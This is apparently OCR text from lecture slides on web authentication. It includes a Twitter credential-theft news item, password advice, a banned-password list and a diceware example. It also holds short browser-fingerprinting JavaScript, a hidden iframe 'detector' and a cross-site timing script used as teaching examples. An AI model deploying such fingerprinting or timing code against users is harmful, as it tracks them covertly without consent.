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

Twitter accounts compromised in torrent site scam

Angela Moscaritolo February 03, 2010

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Twitter this week reset the passwords of some of its users after discovering malicious file-sharing sites that were set up to steal users' login credentials.

During regular monitoring of its user base for suspicious activity, Twitter noticed a sudden surge in followers for several accounts within the last five days, Del Harvey, Twitter's director of trust and safety, wrote in a blog post Tuesday. After investigating the issue, Twitter discovered that some of the accounts following the suspicious users were compromised by an attacker who stole login credentials from rogue file-sharing "torrent" sites.

For several years, an individual had been setting up torrent sites, as well as forums for torrent site usage, Harvey said. This individual sold these supposedly well-crafted sites and forums to others who wanted to start their own torrent download sites.

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

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Implicit identifiers

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SRC: 128.232.8.168
DST: 128.232.0.20
...
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Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
en-GB; rv:1.9.2.12) Gecko/20101027 Ubuntu/9.10
(karmic) Firefox/3.6.12
Accept: text/html, application/xhtml+xml,
application/xml; q=0.9,*/*
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Accept-Encoding: gzip,deflate
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```
//detect screen resolution
x = screen.width; y = screen.height;

//detect plugins
q = navigator.mimeTypes["video/quicktime"];
j = navigator.javaEnabled();

//detect time zone
tz = (new Date()).getTimezoneOffset();
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

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# Send users to my detector...
<iframe name="detector"
width="0" height="0" frameborder="0"
src="https://docs.google.com/document/d/
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

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<img id="test" style="display:none">

<script>
test = document.getElementById('test');
var start = new Date();
test.onerror = function()
{ time = new Date() - start;}

test.src = `"http://www.example.com/`;
</script>
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Bortz et al. 2007

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

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



Mitigates: Brute-force attacks?, trawling attacks?

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

Better password choices

What to do	Suggestion	Example
Start with a sentence or two (about 10 words total).	Think of something meaningful to you.	Long and complex passwords are safest. I keep mine secret. (10 words)
Turn your sentences into a row of letters.	Use the first letter of each word.	lacpasikms (10 characters)
Add complexity.	Make only the letters in the first half of the alphabet uppercase.	lACpAsIKMs (10 characters)
Add length with numbers.	Put two numbers that are meaningful to you between the two sentences.	lACpAs56IKMs (12 characters)
Add length with punctuation.	Put a punctuation mark at the beginning.	?lACpAs56IKMs (13 characters)
Add length with symbols.	Put a symbol at the end.	?lACpAs56IKMs" (14 characters)

Microsoft password advice

Mitigates: Password guessing

Better password choices

To construct a good password, create a simple sentence of 8 words and choose letters from the words to make up a password. You might take the initial or final letters; you should put some letters in upper case to make the password harder to guess; and at least one number and/or special character should be inserted as well. Use this method to generate a password of 7 or 8 characters.

Yan et al. 2004

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

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

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```
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"travis", "trouble", "trustno1", "tucker", "turtle", "twitter", "united", "vagina",
"victor", "victoria", "viking", "voodoo", "voyager", "walter", "warrior", "welcome",
"whatever", "william", "willie", "wilson", "winner", "winston", "winter", "wizard",
"xavier", "xxxxxx", "xxxxxxxx", "yamaha", "yankee", "yankees", "yellow", "zxcvbn",
"zxcvbnm", "zzzzzz"];
```

Twitter banned password list

Mitigates: Password guessing

Better password choices

```
diceware 16665156531565356322356l665224
1 6 6 6 5 cleft
1 5 6 5 3 cam
5 6 3 2 2 synod
3 5 6 1 6 lacy
6 5 2 2 4 yr
password = cleftcamsynodlacyyr
```

Diceware

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



More can be less...

